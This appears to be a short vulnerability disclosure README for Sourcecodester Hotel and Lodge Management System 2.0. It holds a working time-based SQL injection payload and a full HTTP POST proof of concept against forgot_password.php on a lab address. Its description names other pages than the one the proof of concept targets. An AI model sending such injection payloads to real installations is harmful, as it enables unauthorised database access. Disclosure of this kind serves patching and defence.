hitler update ... on Nov 22, 2019 History

..

1.jpg	3 years ago
2.jpg	3 years ago
3.jpg	3 years ago
README.md	3 years ago

README.md

HOTEL AND LODGE MANAGEMENT SYSTEM 2.0 SQLI

Disclosure date: 11/22/19

Sourcecodester Hotel and Lodge Management System 2.0 is vulnerable to unauthenticated SQL injection and can allow remote attackers to execute arbitrary SQL commands via the 'email' parameter to the edit page for Customer, Room, Currency, Room Booking Details, or Tax Details.

download:

https://www.sourcecodester.com/php/13707/hotel-and-lodge-management-system.html

Proof of Concept:


http://192.168.234.128/forgot_password.php


POST:btn_forgot=1&email=1' or sleep(5)%23


POC:

```
POST /forgot_password.php HTTP/1.1
Host: 192.168.234.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

btn_forgot=1&email=1' or sleep(5)%23
```







by h1tler@knownsec

email:h1tlermk6@gmail.com